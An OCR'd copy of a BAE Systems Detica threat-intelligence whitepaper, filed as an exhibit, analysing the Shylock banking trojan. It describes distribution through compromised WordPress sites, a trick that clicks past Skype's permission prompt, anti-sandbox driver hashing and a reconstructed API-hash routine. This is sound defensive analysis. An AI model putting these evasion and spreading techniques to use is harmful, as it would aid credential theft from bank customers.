EXHIBIT 2

SHYLOCK

BANKING MALWARE
EVOLUTION OR REVOLUTION?

Detica

BAE SYSTEMS

EXECUTIVE SUMMARY

OVERVIEW


The Shylock malware is one of the most sophisticated and fastest growing threats posed by cyber criminals today. Its creators have built a platform over the last two years which allows them to commit large scale targeting and theft of sensitive banking data - used to make fraudulent transactions which is costing the banking industry £millions per year.

And they continue to invest in its continual development. The Shylock code framework has been constructed in a way that enables more powerful upgrades to be added in future. It combines various best-of-breed malware techniques for stealth and persistence, resulting in very low detection rates by antivirus products. These techniques have been hand-picked from other malware families, and have evolved over several years of refinement based on 'in-the-wild' deployment and successful infection.

The gang is currently targeting a small number of geographic regions, and the UK has been a priority target. The statistics we have gathered, from a sample of over 500 compromised websites, shows that 61% were UK websites, and that over three-quarters of the banks being targeted have been UK banks. It is also apparent that the attackers have recently started to increase their targeting of other regions.

Counteracting this threat will rely on co-operation from multiple entities including the security research community, industry groups, the finance sector and international law enforcement.

Raising awareness is the first step in this process. BAE Systems Detica has compiled this technical whitepaper to share with the security community in order to enable a more pro-active stance in disrupting and defending against this operation.



TECHNICAL DESCRIPTION

BACKGROUND

Shylock (also known as Caphaw) is a banking trojan with a difference. Unlike its predecessors, most notably ZeuS and SpyEye, Shylock integrates a multitude of different best-of-breed techniques adopted from other malware, starting from a bootkit in order to install a rootkit driver, and finishing with a fully extensible trojan capable of performing customisable 'man-in-the-browser' attacks.

Shylock currently targets a number of UK, US and Italian financial institutions and is designed to support credential theft and financial cyber crime. Its implementation shows an advanced level of foresight and understanding of the cyber crime black market as well as its antivirus industry opposition.

Its implemented anti-emulation, anti-debugging, and anti-sandboxing techniques add complexity to the analysis task, and by combining a variety of evasion techniques that have been used and refined previously by other malware, it is able to significantly avoid detection and provide a platform for launching cyber attacks against bank customers.

This paper deconstructs and analyses the Shylock banking trojan and its components, describing the functionality provided by Shylock, its stealth mechanics and its communications with its command-and-control servers.

DISTRIBUTION & DELIVERY

The Shylock trojan is distributed and delivered primarily through compromising legitimate websites and then using exploits or social engineering techniques to download and run the executable Shylock dropper.

The initial wave of attacks was performed through 'malvertising', where advertisements containing malicious code are spread via ad networks and thus end up being displayed on legitimate websites.


However, the Shylock operators have supplemented this recently and taken a more direct approach by actively compromising websites running outdated versions of popular web platforms, such as WordPress.

In particular, several instances of WordPress v3.2.1 installations were targeted in recent waves of attacks, exploiting platform vulnerabilities in order to insert malicious JavaScript (get.js) into website pages.

Perhaps not surprisingly, a large percentage of those targeted by the gang are popular UK websites, for example:

- a site for London events/nightlife
- a website of a popular TV chef
- a website for a manufacturer of kitchen appliances

The logic of the additional script file is shown below on a compromised website:




The get.js script will request and load another malicious JavaScript file (statistic.js), which contains the bulk of the social engineering logic used to convince users into downloading and running the Shylock dropper. Both of these scripts are hosted on external sites, the majority of which are on a .cc or .su domain (see Appendix A for a detailed list).

The malicious domains point to hosting at large providers in multiple countries including the US, Germany and the UK. As well as hosting the scripts for delivery of the malware, these are also used for subsequent command and control.

The HTTP Referer URL is included in encoded form as the subdomain to the JavaScript to allow the malware operator to track which compromised websites are successfully redirecting visitors, and may also assist with blacklist evasion.

The malicious JavaScript loaded within compromised pages performs a number of standard environment checks to determine the web browser being used before launching an alert bar that mimics the style of the browser in use and prompts the user to download a plugin in order to display media on the website. This is a very common social engineering technique to convince users into downloading and running an executable.




If the user proceeds, the Shylock dropper is downloaded and run, resulting in the installation of the malware on the user's computer. Interestingly, no client-side exploitation of browser or plugin vulnerabilities are used in the delivery of Shylock. Instead it relies on traditional social engineering techniques.

COMPROMISED WEBSITES

The Shylock gang uses a mix of popular websites in order to deliver their malware. They primarily target websites in the specific regions where they are trying to infect the most number of machines.

By combining data from the BAE Systems Detica monitoring service and open-source investigation, we found over 500 websites which contained code elements indicative of compromise by the group behind Shylock.



Based on heuristics and inspection of the compromised websites, it appears that approximately 61% of these are UK websites, 16% are US websites, Italian, French and Spanish sites combined account for a further significant proportion, and the remainder is scattered globally.

- UK
- US
- Italy
- France
- Spain
- Other

The majority of these compromised websites can be categorised as UK retail websites.

SKYPE REPLICATOR

Apart from the compromised websites, Shylock also uses Skype as a method of its replication. Once a victim is compromised, Shylock will attempt to use its local Skype installation to replicate to all of the victim's contacts. Given that Shylock has a modular structure, this functionality is achieved via a dedicated Skype replication component.

The Skype replicator component of Shylock relies on the Skype Control API that uses window messages for communication with Skype.


First, it broadcasts the SkypeControlAPIDiscover message to find the Skype window handle. If Skype is running, it will respond with a SkypeControlAPIAttach message.

Next, Shylock starts controlling Skype via the Control API by sending it window messages. However, to protect against unauthorised use of this API, when Skype handles a communication request from an application, it asks the user if the application in question should be allowed access to Skype or not.

To circumvent this, Shylock locates this prompt window within the Skype application, which contains two horizontal buttons - Allow and Deny.

Next, it will attempt to send a click action to the Allow button in order to trick Skype into accepting it as a client. It does this by simply sending a click action to each pixel of the window from top to bottom, left to right, since the Allow button is always directly to the left of the Deny button and therefore will always be clicked first.

Two screenshots below demonstrate a debugged state of Shylock's Skype replication component before and after the button click event is triggered. Please note that in the second screenshot, the Allow button has been 'clicked' and accepted by Skype resulting in the user prompt being dismissed.



Once Shylock tricks Skype into accepting it as a legitimate Control API client, it starts sending out messages to the contacts found in Skype. Any messages that Skype sends are stored in Skype's main.db file, which is a standard SQLite database. To hide its behaviour, Shylock will manually access this database to delete its messages and file transfers so that these communications are not contained within the user's history.

Shylock also tries to switch off notification sounds within Skype by sending clicks to the Options window, so that all the communications it initiates are carried out silently, without drawing any attention from the end user.


The Skype component of Shylock is also capable of communicating with the remote server to submit details of the Skype installation and fetch configuration data for its own functionality.

MAIN SHYLOCK MODULE

The main Shylock module is an executable that injects its code into other processes, communicates with the C&C to fetch configuration files and plug-ins, fully monitors the Internet Explorer and Mozilla Firefox web browsers and provides full backdoor access to the compromised system. In particular, the configuration files retrieved from the C&C servers control the logic of the main Shylock module including which online banking websites to target, how to intercept active sessions and how to steal credentials.


Shylock is a VM-aware threat: its anti-sandboxing code enumerates all of the drivers installed on a compromised system and for every driver, it calculates a hash of its name. If the returned name hash is black-listed as associated with virtualisation technology, Shylock will exit to increase the difficulty of analysis.

For example, in the snapshot below, Shylock returns a hash of `0x2FE483F3` for an enumerated driver vmscsi.sys (part of VMWare). The code explicitly checks the hash against a hard-coded value of `0x2FE483F3`, and subsequently the process will exit.



In order to complicate code analysis and emulation, Shylock performs API calls through their hashes.

For instance, the GetCommandLineA() function is called using a stand-alone stub with a hard-coded API hash of `0xC66A1D2E` as shown below:




The API hash calculation algorithm was analysed and has been reconstructed below:

```
01  DWORD GetHash(char *szApi)
02  {
03     DWORD dwHash = 0;
04     for (DWORD i = 0; i < strlen(szApi); i++)
05     {
06        BYTE b = szApi[i];
07        dwHash ^= b;
08        __asm
09        {
10           ror dwHash, 3
11        }
12        if (b == 0)
13        {
14           break;
15        }
16     }
17     return dwHash;
18  }
```

